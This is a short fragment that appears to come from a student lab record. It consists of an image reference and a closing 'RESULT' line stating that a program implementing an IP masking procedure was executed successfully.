












**RESULT:**

Thus the program to implement IP masking procedure was executed successfully.